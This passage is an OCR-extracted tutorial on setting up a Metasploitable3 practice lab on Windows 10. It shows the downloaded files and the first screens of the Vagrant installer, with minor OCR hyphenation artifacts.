
Note that I am downloading these all into my Windows 10 machine. Copy all the above menti-oned software into one folder as shown below. I created a new folder Metasploitable3 and c-opied them all into it.



his PC > Local Disk (C:) > Users > [redacted] > Downloads > Metasploitable3

Name	Date modified	Type	Size
metasploitable3-master	2/23/2019 4:31 PM	Compressed (zipp...	151,912 KB
packer_1.3.4_windows_amd64	2/23/2019 4:30 PM	Compressed (zipp...	28,008 KB
vagrant_2.2.3_x86_64	2/23/2019 4:29 PM	Windows Installer ...	234,724 KB
vagrant-reload-master	2/23/2019 4:29 PM	Compressed (zipp...	6 KB

First, let us install Vagrant. Since I am doing all this stuff on a Windows machine, I have dow-nloaded the Windows version of Vagrant. Click on the Windows Installer shown above.



This PC > Local Disk (C:) > Users > [redacted] Downloads > Metasploitable3

Name


metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Vagrant Setup

Welcome to the Vagrant Setup Wizard

The Setup Wizard will install Vagrant on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

Click on "Next" in the window that opens. Accept the agreement and click on "Next" again.



Name

metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Vagrant Setup

End-User License Agreement

Please read the following license agreement carefully


Vagrant core is licensed under the MIT license. This installation also contains
extensions to Vagrant which are under a non-open source license. Both licenses
are visible below.

The MIT License

This license is applicable to the core of Vagrant, and any component of

☑ I accept the terms in the License Agreement

Click on "Next" again.



Name

metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Vagrant Setup

